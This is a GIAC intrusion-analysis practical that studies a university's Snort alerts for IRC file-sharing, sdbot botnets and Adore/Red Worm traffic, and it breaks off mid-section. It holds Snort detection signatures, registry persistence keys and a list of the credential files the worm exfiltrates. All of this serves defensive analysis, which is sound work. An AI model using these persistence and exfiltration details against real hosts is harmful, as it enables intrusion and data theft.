Global Information Assurance Certification Paper

Mastering the Haystack

or

Finding the Needle:
A Three-Part Guide

GCIA Practical Assignment
Version 4.1

Jason Pinkey
January 24, 2005

Table of Contents

I. Executive Summary

The files analyzed in this report are from Prestigious University (P.U.), and are for the dates June 25, 26, and 27, 2003. These files allowed (and hindered, to a degree) the gathering of information regarding P.U.'s network and security posture. From this information, an overview of the way the network is laid out can be determined, and details such as university computers that are infected with viruses and computers that are trying to attack the university can also become known.

From the standpoint of network design, the network may need to be thought out again and set up to streamline security needs. This could require the acquisition of new hardware, but would yield great returns and pay for itself in no time. If the network is properly configured, only the public can access the computers that run public services. This helps the IT department organize and prioritize its tasks since critical machines are more easily identified and located. The use of private addresses, as described in RFC1918[1], that the Internet at-large cannot see and send traffic to would also help cut costs. These addresses require machines such as routers, and segmented networks to enable communication between them and the Internet. By doing this, it will be easier to keep the bad traffic (such as virii and hackers) away from your computers and give stricter control over what traffic leaves your network. The positive return on this is that the university will save money on addresses that it has to pay for.

From the standpoint of detecting bad traffic, it is critical that P.U. use the most up-to-date hardware and software. Using a slow computer to look at all of the traffic on the network may mean that some information is missed. Out-of-date software will have more bugs, and be unable to detect the newest threats in the wild. Making sure the software is up-to-date will also help solve the problem of extensive alerts. Even the finest network team available can get bogged down in researching hundreds of events that turn out to be nothing. With time, this wears on an analyst. They lose their motivation to perform because their job is never-ending. Plus their performance can suffer if they begin to skim some alerts. There were a little over 200,000 alerts generated a day, and over 700,000 in three days! This is a lot of information for a handful of people to handle, and even worse if it is delegated to a single person!

One wise move would be to hold monthly, or even (weekly) meetings with the networking staff to get a quick over view of what is occurring and if there are any threats to P.U. Not only is this an informational meeting, but it provides an opportunity to discuss possible enhancements to the network and helps build a rapport between employee and employer.

II. Analysis

1. Log Analyzed

Alerts	*Scans*	*OOS*
alert.030625	scans.030625	OOS_Report_2003_06_25_17021
alert.030626	scans.030626	OOS_Report_2003_06_26_29762
alert.030627	scans.030627	OOS_Report_2003_06_27_24568

1 RFC1918- Private addresses: http://rfc.net/rfc1918.html

2. Network Topology

Without "raw" logs to go by, discerning the network topology becomes significantly harder. The best option available was to look at what traffic was seen in the "scans" logs and what alerts were generated. Second to that was looking at other practicals, and the final way to gather information was a stroke-of-luck.

Through looking at logs and correlating the data with other papers, a fair amount of intelligence could be gathered.

- MY.NET.1.3, 4, & 5 are primary name servers for the network
- MY.NET.6.0/24, 12.0/24, and 25.0/24 are used for mail-related servers.
- MY.NET.24.0/24 is used for file servers and some web access.
- MY.NET.97.0/23 is used for dial-in access
- MY.NET.30.3, & 30.4 are Novell servers
- MY.NET.100.165 is the CS Dept. Web Server
- For a complete list of individual hosts identified throughout the analysis process, see the Appendix.

The "stroke-of-luck" involves P.U. publishing beau coup network information on publicly accessible web pages. Credit for finding this goes to Wouter Claire, although surely one of the other 700+ analysts found the sites as well.

The overall design of this part of the university's network is as depicted below in Figure 2.1 . There is (presumably) a firewall protecting the PU from the Internet at large. There are then a few core routers connected to a switch behind the router. One of these routers (ernie) happens to hold the MY.NET subnet. Another switch connects to ernie that has an IDS device connected to a span port, as well as other switches that manage each of the smaller networks in MY.NET. Loic Juillard [2] has a similar interpretation of the network.

a. Network Graph



Figure 2.1

2 Loic Juillard- GCIA Practical: http://www.giac.org/practical/GCIA/Loic_Juillard_GCIA.pdf

3. Detects

a. Top Detects

	Alert	Count		Alert	Count
1	CS WEBSERVER - external web traffic	107,601	16	connect to 515 from outside	472
2	spp_http_decode: IIS Unicode attack detected	55,029	17	Possible trojan server activity	309
3	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	48,572	18	SMB C access	161
4	SMB Name Wildcard	46,234	19	Incomplete Packet Fragments Discarded	143
5	Queso fingerprint	28,258	20	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	95
6	High port 65535 tcp - possible Red Worm - traffic	24,735	21	Notify Brian B. 3.54 tcp	61
7	[PU NIDS IRC Alert] XDCC client detected attempting to IRC	18,202	22	IRC evil - running XDCC	61
8	SYN-FIN scan	12,888	23	Notify Brian B. 3.56 tcp	49
9	MY.NET.30.4 activity	11,975	24	FTP passwd attempt	43
10	spp_http_decode: CGI Null Byte attack detected	6,421	25	EXPLOIT x86 setgid 0	40
11	CS WEBSERVER - external ftp traffic	5,252	26	EXPLOIT x86 setuid 0	32
12	MY.NET.30.3 activity	4,323	27	RFB - Possible WinVNC - 010708-1	24
13	EXPLOIT x86 NOOP	3,432	28	[PU NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	13
14	High port 65535 udp - possible Red Worm - traffic	1,200	29	Traffic from port 53 to port 123	3
15	Null scan	794	30	NIMDA - Attempt to execute cmd from campus host	3

Table 3.1

In the interest of time and space, the list of alerts has been consolidated to the most noteworthy top 30 detects as seen in Table 3.1. Alerts with the shaded background are related to the top 3 detects that will be discussed momentarily; first I would like to touch on a few of the other alerts.

The top alert in the group is for external web traffic to the computer science web server, this is mostly noise, as certainly you would expect to have that sort of traffic under normal conditions. Such traffic could very well be students, faculty, researchers, or a list of other innocent people viewing the web page for the computer science department. This alert isn't going to have a lot of value in terms of detecting an attack since it alerts on *any* external traffic.

Alerts 9, 11, and 12 are also of the same nature- logging any traffic to specific devices. Once again, this probably isn't going to be overly helpful in detecting intrusions, and there are better ways of logging this traffic (see Recommendations).

The NO-OP alerts (#13) are also notorious "false-positivers", as any transfer of large files could trigger this, or, depending on the signature, any program transmitting in clear-text that sends the string "aaaaaaaaaa.".

Number 16 on the list, "connect to 515 from outside", is meant to detect anyone trying to exploit LPR. In this case, 58% of the traffic is from a host on a different network at PU, and the other 42% is from a cable user in the area. This is most likely a misconfiguration by a user who had their laptop on the local network at one point. All of these alerts are destined to printhost.PU.edu, which seems a likely destination for this traffic, and doesn't appear to indicate Adore/Red Worm scanning.

The "possible trojan server" alert (#17) looks to be triggered on any traffic with port 27374 in it; all of these alerts have 27374 as the ephemeral port.

Alerts 21 and 23, for "Brian B.", are another that detect *any* traffic to MY.NET.3.54 & 3.56.

WinVNC alerts detect anyone trying to remotely control a computer. While the majority of this traffic looks okay, the university commons kiosk machines 113.63, 65, and 66 may be worth looking at, as it's unlikely that a dial-up user in Atlanta would have any business on these boxes. There were only a handful of these alerts though, and it is reasonable to think that a true compromise would generate more traffic.

Finally, the Nimda alert was triggered by 3 different internal hosts all going to an IP registered to Hotmail. It seems likely these are false-positives because a true Nimda infection should have generated more alerts. Hotmail is also known for having very long, cryptic URL's, and it may have been possible for the string "cmd" to show up by coincidence.

b. Detect 1 - IRC FileSharing Traffic

Description:

File-sharing via IRC has become increasingly popular since the advent of XDCC. XDCC helps simplify the process of offering files and selecting files to download, etc. XDCC Clients take things a step further and automate connecting to a server, joining a room, and downloading files. The types of media available through IRC rooms is just as varying as if you were using a traditional peer to peer network. A user connects to an IRC server, joins his/her favorite chat room, and requests a listing of available files. Malicious users can trick someone into downloading a file that is something other than what they expect it to be, and once the file is downloaded, it will install an IRC trojan that will allow a remote user to control the machine. Some worms, such as Aplore[3] and Kromber[4] are known to spread via IRC. Table 3.2 shows a list of hosts and the IRC-related hosts that were triggered by them.

Host	*Alert*	*Count*
MY.NET.83.100	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	20,398
	[PU NIDS IRC Alert] XDCC client detected attempting to IRC	18,201
	SYN-FIN scan	1

3 F-Secure- Adore analysis: http://www.f-secure.com/v-descs/aplore.shtml

4 F-Secure- Kromber analysis: http://www.f-secure.com/v-descs/kromber.shtml

Host	Alert	Count
	Sub Total	*38,600*
MY.NET.190.95	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	24,039
	SMB Name Wildcard	19
	SMB C access	1
	Sub Total	*24,059*
MY.NET.132.24	SMB Name Wildcard	73
	IRC evil - running XDCC	25
	[PU NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	8
	SMB C access	3
	SYN-FIN scan	1
	Sub Total	*110*
MY.NET.132.23	IRC evil - running XDCC	18
	SMB Name Wildcard	8
	[PU NIDS IRC Alert] XDCC client detected attempting to IRC	1
	SYN-FIN scan	1
	Sub Total	*28*
MY.NET.80.209	IRC evil - running XDCC	18
	[PU NIDS IRC Alert] Possible Incoming XDCC Send Request Detected.	3
	SYN-FIN scan	1
	Sub Total	*22*
	Total	***62,819***

Table 3.2

The specifics of the IRC alerts will be discussed in the "Detected By" section, but note the SMB alerts. These alerts are signs that someone (or some*thing*) could be trying to gain access to the computer through Windows shared files. To better understand what is going on, the following diagram (Figure 3.1) provides a visual representation of the traffic.



Figure 3.1

Reason Chosen:

Prestigious University is apparently already aware of the problems that could result from this activity since they have written their own rules for it starting with the text "[PU NIDS IRC Alert]." Additionally, this set of alerts has a relatively low likelihood of false-positivity, since a triggering of one of these alerts is almost certain to at least be IRC related, even if it's not a /kill command being used. The IRC alerts are also not an alert to a possible future compromise; this alert is the result of a compromise. If the hosts are infected, the bots are probably using more than their fair share of the university network, so steps need to be taken as soon as possible to get them off the network and properly cleaned. This high use of bandwidth is due to the large size of the files being downloaded and the number of people trying to download them. By inadvertently facilitating the sharing of illegal material, there could potentially be legal issues should the RIAA and MPAA or whomever make some sort of "bust".

Detected by:

An unspecified version of the Snort Intrusion Detection System was used to detect this traffic. Based on the time of the logs, timestamps on the Snort download web page[5], and various info from around the web, an educated guess would put the version in the 1.7-2.0 range. The standard Snort rule set has no signatures resembling the alerts found in the logs, but some searching found a site[6] with no apparent ties to PU that had signatures that could be modified slightly to meet our needs. Possible signatures are:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 6660:7000 (content: "USER "; content: "dcc"; nocase; msg:
"[PU NIDS IRC Alert] XDCC client detected attempting to IRC"; classtype:misc-activity;)

alert tcp any any -> any 6667 (msg:"IRC evil - running XDCC"; content:"To request a file type"; nocase;)

alert tcp $EXTERNAL_NET 6660:7000 -> $HOME_NET any (content: " |3a 01|XDCC "; msg: "[PU NIDS IRC
Alert] Possible Incoming XDCC Send Request Detected."; classtype: misc-activity;)

alert tcp $EXTERNAL_NET 6660:7000 -> $HOME_NET any (content: " 324 "; offset:5; content: "warez";
nocase; msg: "[PU NIDS IRC Alert] User joining Warez channel detected. Possible XDCC bot";
classtype:misc-activity;)
```

It can' be certain whether or not these were the signatures used, but with the information given, there is a good chance that these are the signatures used.

Probability of spoofed address:

The IRC traffic uses TCP which, due to its 3-way handshake, makes it extremely difficult, if

5 Snort.org- Downloads: http://www.snort.org/dl/old/

6 Perry Lorier- Snort rules: http://coders.meta.net.nz/~perry/irc.rules

not impossible, to establish a connection with a spoofed address; doing so would most likely require a Denial of Service (DoS) attack on the box whose IP the attacker was spoofing. Due to the nature of this traffic, regardless of its legitimacy, spoofing would be a pointless act.

Attack Mechanism:

If these hosts are all allowed and expected to be performing this sort of thing, then there isn't going to be an "attack mechanism." The traffic would simply be caused by a student/faculty member starting their favorite IRC client, and going on their merry way talking to colleagues at another university, Randolph-Macon, sharing their latest research on a project, or downloading their favorite anime stuff from the aniverse.com network. It would be prudent to note that nearly all of the infected hosts were hit with SMB probes as well. This may be an attempt by a hacker or worm to find anyone with NetBIOS enabled using weak or no passwords at all. Tools such as X-Scan and ScanIP are commonly used in the process manually, or worms such as DeLoder[7], which scan the Internet for weak passwords and then infect vulnerable hosts. This generated a good bit of traffic to port 137 and triggered "SMB Name Wildcard" alerts as shown by the following log excerpt:

```
06/26-06:28:51.489902  [**] SMB Name Wildcard [**] 164.77.47.94:1026 -> MY.NET.190.95:137
```

If this was an attempt to take over the computer, it could then be connected to via a utility such as DameWare which allows the user (hacker) to remotely control the computer. Once the hacker has control, he/she can check out hard drive usage, look at running processes, view/modify event logs, and transfer files via the established data pipe. Programs such as IrOffer, firedaemon, and Serv-U FTP can then be used in connecting to an IRC server, ensuring that your IRC file-sharing program will startup at reboot, and transferring any files.

Correlations:

Mihai Cojocea[8] reports similar XDCC traffic and says that related hosts could be involved in some diabolical warez-sharing network and should be checked out. Al Williams[9] also talks about this XDCC traffic and mentions the pre-attack NetBIOS scans and tools related to the process of setting up a warez bot. A more detailed explanation of XDCC and all things related has been written by TonikGin[10] and referenced by many.

Evidence of Active Targeting:

Assuming all of the internal hosts are allowed to perform this activity, as they all appear to be, then the question is moot. If one of these hosts were to be compromised and turned into an IRC bot of some sort, it would almost certainly be for the simple fact that it could host warez or take part in a DDoS attack just as well as any other host. The only vague link to active targeting would be

7 KLC Consulting- Deloder analysis: http://www.klcconsulting.net/deloder_worm.htm
8 Mihai Cojocea- GCIA Practical: http://www.giac.org/practical/GCIA/Mihai_Cojocea_GCIA.pdf
9 Al Williams- GCIA Practical: http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf
10 TonikGin- XDCC Review: http://www.cs.rochester.edu/~bukys/host/tonikgin/EduHacking.html

that university networks are known for having a lot bandwidth, not to mention a lot of easily infected computers.

Severity:

To determine the severity, we use the following tried and true formula:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality: If a host were to become compromised, it would almost certainly be a standard workstation; they are the ones most likely to be sharing files via Windows and not up-to-date on system patches. The box itself holds little value, but the incentive here is that an attacker could then begin setting up a botnet by scanning other internal hosts, or compromising one of the IRC servers that the internal host is authorized to access (a server that may not be accessible to the outside world) and infect hundreds more computers. The value of a single box is low, but the risk of infection to hundreds others warrants a bit of a higher score. *Score: 3*

Lethality: If used correctly in proper circumstances, XDCC as a form of file-sharing isn't quite so bad. The problem is what could be lurking around on IRC or in one of the files downloaded. IRC Servers maintained by a university are not invulnerable to being compromised, but in general they are going to be much safer than a public server. An attacker could gain full control of a user's computer; however, the chance of that is slim in this instance. A greater threat lies in tens or hundreds of computers on the network are compromised and activity coming to a stand-still, or a university computer being used to compromise a server that is shared amongst other institutions. *Score: 3*

System Countermeasures: Systems vulnerable to this are almost always going to belong to Joe User for a number of reasons. On an end-user's system, host-based firewalls are going to be few-and-far between, patches are most-likely not up-to-date along with any anti virus software, and **if** there are passwords used on it (such as for network shares), they are probably weak. Attacks of this nature thrive on the fact that average users do not take the time to secure their workstations. *Score: 1*

Network Countermeasures: In theory, one would expect network countermeasures at this level to be pretty decent. It does, however, look like firewall rules and ACL's are very lenient. One plus is that PU has implemented several IRC related rules to help keep track of the traffic, but this still does not prevent a compromise or stop any bad traffic. *Score: 2*

By plugging these values into our formula, we get:

Severity = (3 + 3) – (1 + 2) = 3

c. Detect 2 - IRC Botnet

Attack Description:

IRC botnets are becoming one of the most widespread threats on the Internet. These armies of computers can be used to perform scans of other networks, launch massive DDoS attacks against

hosts, or to hide the identity of a malicious user sending spam or attacking another computer. Worms are often used to find computers with a specific vulnerability or weakness, and exploit it to install itself and open an IRC backdoor on the computer. Sometimes the weakness is in the user, and they are tricked into downloading an executable file disguised as a cute program a friend e-mailed them. Once installed, it will connect to a specified IRC server and await commands from the "bot master". Table 3.3 is formatted in the same manner as Table 3.2, and shows traffic related to internal hosts that is a sign of a compromise.

Host	*Alert*	*Count*
MY.NET.150.121	spp_http_decode: IIS Unicode attack detected	741
	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	3
	Sub-Total	*744*
MY.NET.69.249	spp_http_decode: IIS Unicode attack detected	181
	Queso fingerprint	43
	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	2
	Sub-Total	*225*
MY.NET.97.88	Queso fingerprint	109
	spp_portscan: PORTSCAN DETECTED	34
	spp_http_decode: IIS Unicode attack detected	19
	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	7
	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	5
	Sub-Total	*174*
MY.NET.84.228	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	90
	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	79
	Sub-Total	*169*
MY.NET.97.116	Queso fingerprint	61
	spp_http_decode: IIS Unicode attack detected	34
	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	2
	spp_portscan: PORTSCAN DETECTED	1
	Sub-Total	*98*
MY.NET.97.165	spp_http_decode: CGI Null Byte attack detected	43
	Queso fingerprint	38
	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	2

Host	Alert	Count
	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	1
	Sub-Total	*84*
MY.NET.97.169	spp_http_decode: IIS Unicode attack detected	57
	spp_portscan: PORTSCAN DETECTED	8
	[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC	1
	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan.	1
	Sub-Total	*67*
MY.NET.97.55	spp_http_decode: IIS Unicode attack detected	58
	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan	3
	Sub-Total	61
MY.NET.15.71	[PU NIDS IRC Alert] IRC user /kill detected, possible trojan	4
	Sub-Total	*4*
	Total	***1,626***

Table 3.3

Figure 3.2 is used to show connections in the traffic above that isn't readily noticeable by looking at a table of data.



Figure 3.2

Reason Chosen:

The university has more custom rules to look for this sort of traffic, so it is apparently a concern of theirs. Triggering of these alerts is again a sign that a compromise has already taken place; you can't stop the attack, you can only hope to contain it. It is critical that these computers are removed from the network immediately and investigated for signs of compromise and unauthorized

software, as any activity the attacker uses them for will point back to PU. This will make it harder for victims to find the true culprit, and also put a black-eye on PU' s reputation.

Detected by:

This is from the same network as the previous detect, and the means of detection are again from an unspecified version of the Snort Intrusion Detection System as described in Detect #1. The default Snort rule set has no signatures for the traffic detected here, but the site[11] mentioned in the previous Detect again provided signatures similar to what may have been used. Possible signatures are:

```
alert tcp $HOME_NET any -> $EXTERNAL_NET 6660:7000 (content: "USER "; content: " 0 0 "; nocase; msg:
"[PU NIDS IRC Alert] Possible sdbot floodnet detected attempting to IRC"; classtype:misc-activity;)

alert tcp $EXTERNAL_NET 6660:7000 -> $HOME_NET any (content: "ERROR :Closing Link: "; nocase; msg:
"[PU NIDS IRC Alert] IRC user /kill detected, possible trojan."; classtype:misc-activity;)
```

Again, these are not guaranteed to be the exact signatures used, but provide a good idea of the concept behind them.

Probability of spoofed address:

This traffic uses established TCP connections to send/receive data. The attacker would have to calculate how sequence and acknowledgment numbers are generated. This task is considerably more difficult to do now that random number generation is used, and would be near impossible to do this for the hundreds and thousands of computers that are scanned.

Attack Mechanism:

Every IRC backdoor virus or worm has its own little nuances, but there are a few general categories of attack mechanisms. A malicious executable file could be e-mailed to a user under the pretense of being from Microsoft and alerting the user that they need to download the attached patch. The worm could also target a specific vulnerability found in network-aware software that is installed. Another way to gain access to someone's computer is scanning for Windows shares- files and directories that they make accessible to other users on the network. This final method is becoming more and more popular, and is the method of choice for worms such as Lioten, and SDBot. Once the system has been breached, the payload is delivered which typically consists of a cleverly camouflaged filename (ie: “IEExplore.exe”), the IRC backdoor, and an entry in one of the following registry entries which ensures the process is started when the computer is booted:

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce
```

The critical part of the attack mechanism is the IRC connection. A server (or list of servers)

11 Perry Lorier- Snort rules: http://coders.meta.net.nz/~perry/irc.rules

and often a room, for the computer to connect to and join is usually hard-coded into the program. Once the host is connected, the "host-master" of the bot-net can issue whatever commands he has programmed into the bot and have it do his evil bidding. Some common commands could be to scan an IP, DoS an IP, download files to the infected hosts, upload sensitive information from the local machine (passwords, serial numbers, etc), reboot, uninstall, bake a cake, and so-on.

Correlations:

Most other practicals regarding IRC traffic at PU have been related to the XDCC file-sharing, however, the possibility of backdoor bot-nets was mentioned by Patrik Sternudd[12] and also Wouter Claire and Brian Bailey. The worm responsible may be different in each case, but the same conclusion is reached every time: any internal hosts triggering these alerts needs to be investigated.

Evidence of Active Targeting:

There doesn't seem to be any evidence of targeting. All of the infected systems were typical PC's on the network, with no real value to anyone aside from the people they belonged to. These worms typically generate random IP's or networks to infect. It is plausible that perhaps a certain port, or set of ports was targeted as related to the vulnerability exploited.

Severity:

To determine the severity, we use the following tried and true formula:

severity = (criticality + lethality) - (system countermeasures + network countermeasures)

Criticality: This particular attack doesn't appear to exploit any vulnerabilities related to critical machines, perhaps users of a particular network-aware application were targeted. The potential for this to infect a critical box still exists if the attack were to use, for example, an IIS vulnerability. *Score: 4*

Lethality: A successful attack could mean the box had been completely owned, depending on how the code was designed. At the very least, the attacker would be able to generate network traffic from the box through its IRC connection. One of the most common signs of infection is a degradation of network performance, but the user may also notice an overall decrease in system performance. *Score: 3*

System Countermeasures: This is again variant upon the specific attack used. In this case, since only user workstations appear to be open to this, the odds of them having host-based firewalls is low, as is the chance of them being fully patched. A worm targeting a more critical service would warrant a higher score. *Score: 2*

Network Countermeasures: The firewall rule-set appears to be fairly lenient about what traffic comes and goes. It looks like just about anything travels the network at will. However, if *some IRC* traffic is allowed, it will be hard to discern between authorized and unauthorized traffic on the firewall unless there is a known set of hosts that are authorized. *Score: 2*

12 Patrik Sternudd- GCIA Practical: http://www.giac.org/practical/GCIA/Patrik_Sternudd_GCIA.pdf

By plugging these values into our formula, we get:

Severity = (4 + 3) – (2 + 2) = 3

d. Detect 3 – Redworm traffic

Attack Description:

Red Worm/Adore (used interchangeably) is one of the well-known worms that exploits multiple vulnerabilities in Linux applications. It is similar to the Ramen and Lion worms in that it attempts to exploit multiple vulnerabilities related to BIND named, wu-ftpd, rpc.statd and lpr. Adore attempts to disclose sensitive information such as user accounts and passwords, system information (ie: running processes), and network-related information (ie: other known hosts). This could be used in gathering further information about the network to attack other hosts. Another signature feature is the backdoor that is opened on port 65535/tcp allowing an attacker to telnet to the open port and immediately have root access to the system. A sign of an infected host would be traffic to the backdoor port (as detected by the signatures), and possibly scanning activity for the vulnerable services which indicates the host is attempting to propagate the worm. The table above shows a list of possible internal infections based on criteria discussed in the "Detected By" section. It is worth noting that aside from MY.NET.99.51, all of the other traffic is to 65535/udp on the internal hosts. For instance, 63.250.195.10 is registered to Yahoo! Broadcast Services, and this UDP traffic could very well be the transferring of large media files. This greatly hinders the odds that this is a standard Adore/Red Worm infection; however, any traffic where 65535 appears to be the target is still suspicious, and may be a customized version of the worm. Table 3.4 shows all of the internal hosts that are the most likely to be infected, as well as the IP of the person exploiting the backdoor.

Victim	*Attacker*	*Attacker's Ports*
MY.NET.150.203	63.250.195.10	65535, 4073, 64060, 8191, 7322, 65503, 59289, 57817, 52159, 49491, 4368, 32767, 28671, 2785, 24974, 19407, 18993, 15103
MY.NET.198.244	63.251.39.161	20839, 65535, 65503, 49939, 10023, 51702, 39527, 13389
MY.NET.84.145	212.113.174.194	925, 65535, 61439, 58191, 49151, 23639, 1209
MY.NET.151.115	208.153.50.192	10023, 38661, 53247, 53807, 61529
MY.NET.99.51	68.33.154.182	34862
MY.NET.150.85	63.250.195.10	65535, 65521, 33176, 32766, 26512, 21663
MY.NET.150.242	63.250.195.10	65535, 65533, 36423, 0

Table 3.4

Reason Chosen:

PU has several computers running Linux, which means they could be vulnerable, not to

mention any of the student/faculty computers that use Linux as well. If infected, the worm also attempts to send sensitive information such as /etc/shadow, /etc/hosts, ifconfig, /etc/ftpusers, ps -aux, and /root/.bash_history. If this occurs on a critical university computer, it could have disastrous results. The backdoor that is opened also gives the attacker root access to the system, so it would indicate a total compromise as well. Another potential problem is the decrease in network performance, since it has been reported by Stephen Hansne[13] that a significant amount of bandwidth was used with as little as 10 internal infections.

Detected by:

An unspecified version of the Snort Intrusion Detection System. Based on the time of the logs, information from Snort' s web page[14], and various info from around the web, an educated guess would put the version in the 1.7-2.0 range. Pedro Bueno wrote some potential signatures[15]:

```
alert TCP $INTERNAL any -> $EXTERNAL 65535 (msg: " High port 65535 tcp - possible Red Worm - traffic
";classtype: system; )
alert TCP $INTERNAL 65535 -> $EXTERNAL any (msg: " High port 65535 tcp - possible Red Worm - traffic
";classtype: system; )
alert TCP $EXTERNAL any -> $INTERNAL 65535 (msg: " High port 65535 tcp - possible Red Worm - traffic
";classtype: system; )
alert TCP $EXTERNAL 65535 -> $INTERNAL any (msg: " High port 65535 tcp - possible Red Worm - traffic
";classtype: system; )
```

These same signatures could be modified slightly to detect UDP use as well. Based on the alerts in the logs, these signatures seem to be a fairly accurate guess at what might have been used. There are some problems with these signatures, however. Problem number one is that these alerts are triggered on legitimate traffic if 65535 is used as an ephemeral port. For example:

```
MY.NET.69.148:6884 -> 24.93.96.23:65535
MY.NET.162.67:80 -> 211.76.97.245:65535
130.83.9.52:25 -> MY.NET.100.230:65535
192.195.245.160:80 -> MY.NET.24.27:65535
```

All of the traffic above is legitimate, as the first two lines are examples of external hosts using services on internal hosts (BitTorrent and HTTP, respectively). The second two lines, although seemingly indicating a Red Worm infection on the internal hosts are really just the internal hosts using mail and web services.

Problem number two is that it could be argued that in detecting Adore infections, the only concern is with traffic to/from port 65535 on internal hosts, since this is what indicates an infection. Traffic to port 65535 on external hosts would only be a sign of an external host being infected. For example:

13 UAF LUG- Adore/Red Worm: http://linux0.cs.uaf.edu/archive31Jul01/msg00102.html
14 Snort.org- Downloads: http://www.snort.org/dl/old/
